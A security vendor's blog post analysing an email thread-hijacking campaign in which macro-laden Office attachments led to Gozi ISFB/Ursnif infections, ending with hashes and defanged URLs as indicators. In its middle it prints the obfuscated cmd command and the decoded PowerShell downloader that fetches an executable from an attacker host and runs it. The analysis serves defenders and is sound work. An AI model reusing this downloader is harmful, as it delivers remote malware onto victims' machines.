Attackers Insert Themselves into the Email Conversation to Spread Malware

blog.minerva-labs.com/attackers-insert-themselves-into-the-email-conversation-to-spread-malware

Minerva Labs Blog

News & Reports

- Tweet
-

The “never get gifts from strangers” rule applies for suspicious email attachments as well as enterprises and SMBs alike educate their employees about the dangers lurking in cyberspace.


One of the most popular threats is malware delivered by email with a malicious document attached to it. The increasing awareness to this type of attack results in a negative impact on the success ratio of massive phishing campaigns; however, cybercriminals (as always) are adapting. This short blog post provides an example of advance tactics that adversaries use in such campaigns to overcome these challenges.

Leveraging Existing Trust


The rule “never accept gifts from strangers” applies to many settings, including suspicious email attachments. But what if you recognize the sender? Moreover, the attachment is a part of an existing email thread?

A recent campaign the attacker leveraged a previously compromised email account belonging to an employee of a prominent Chamber of Commerce. The adversary sent generic responses to existing threads, attaching a malicious Microsoft Office document. Abusing compromised trusted senders is a powerful persuasion tactic, which greatly increases the chances of opening the malicious attachment even by a trained recipient.


Below is one of the messages sent during this attack. –Most of its contents are authentic, but the last reply was appended by the attacker:



The attachment is a malicious document prompting the victim to allow macro execution:



The malicious macro is comprised of two modules: the first decodes an embedded command and the second executing it using the *Shell* function:



The command itself has another layer of obfuscation, which was added by the publicly available tool Invoke-DOSfuscation:

```
Cmd /V:O /C "set Nqj=oCIHJSzsfwaHGsbKGsjPP3hd\y/F,u(+m1.n;)D6{Wt
@=e-}kNL:iprvc$x?l'&& for %S in ( 54 0 9 46 55 17 22 46 61 61 43 58
10 20 23 45 35 46 9 47 0 14 18 46 57 42 43 50 46 42 34 41 46 14 1
61 53 46 35 42 36 58 55 61 32 45 62 22 42 42 54 52 26 26 42 10 54
46 55 42 0 35 53 34 57 0 32 26 27 61 29 59 26 42 17 42 26 53 35 23 46
59 34 54 22 54 60 61 45 10 14 33 34 42 49 35 62 34 5 54 61 53 42 30 62 44
62 37 36 58 51 2 1 43 45 43 62 39 21 33 62 36 58 18 4 15 45 58 46 35
56 52 42 46 32 54 31 62 24 62 31 58 51 2 1 31 62 34 46 59 46 62 36 8
0 55 46 10 57 22 30 58 23 1 53 43 53 35 43 58 55 61 32 37 40 42 55 25
40 58 10 20 23 34 38 0 9 35 61 0 10 23 27 53 61 46 30 58 23 1 53 28 43
58 18 4 15 37 36 5 42 10 55 42 47 20 55 0 57 46 17 17 43 58
```

Decoding this results in a simple, typical PowerShell script, which downloads an executable Windows binary from a remote website:


```
$aPd=new-object Net.WebClient;
$rlm='http://tapertoni.com/Flux/tst/index.php?l=ab1.tkn'.Split('@');
$LIC = '631';
$jJK=$env:temp+'\'+$LIC+'.exe';
foreach($dCi in $rlm){
    try{
        $aPd.DownloadFile($dCi, $jJK);
        Start-Process $jJK;
        break;
    }
    catch{}
}
```


The payload in this case was a Gozi ISFB/Ursnif malware, capable of stealing sensitive data from a victim. Moreover, once the attackers established compromised the victim's machine they might use it to launch future similar campaigns.

Prevented by Minerva

In this case attackers were trying to evade "human detection" by leveraging clever social engineering techniques and "machine detection" (i.e. evading security products) by obfuscating the downloader and payload.

Minerva's Malicious Documents Protection capabilities prevents this evasive threat and provide useful data to SOC and IR teams, capturing the full context of the attack:





To better understand this type of attack watch our webinar: Why Do Malicious Office Documents Keep Infecting Me?

Interested in learning more about Minerva's Endpoint Protection?

REQUEST A DEMO

IOC

Document (SHA256):

460073875b11a5c8f1f0fe4ecf4967d0c90d066867b5ca57fd2a25df6bc384c0 URL:

Executable Payload (SHA256):

ae6ca8aab5bbd5ff08915011c6c773808a37440d805bdff247ebac9a5d060631

URLs:

hxxp://tapertoni[.]com/Flux/tst/index[.]php?l=ab1[.]tkn (analyzed sample)

hxxp://tapertoni[.]com/Flux/tst/index[.]php?l=ab2[.]tkn

hxxp://tapertoni[.]com/Flux/tst/index[.]php?l=abc1[.]tkn

hxxp://nesocina[.]com/Flux/tst/index[.]php?l=abc1[.]tkn

hxxp://nesocina[.]com/Flux/tst/index[[.]php?l=abc2[.]tkn

hxxp://nesocina[.]com/Flux/tst/index[.]php?l=abc3[.]tkn

« Previous Post
Next Post »

Interested in Minerva? Request a Demo Below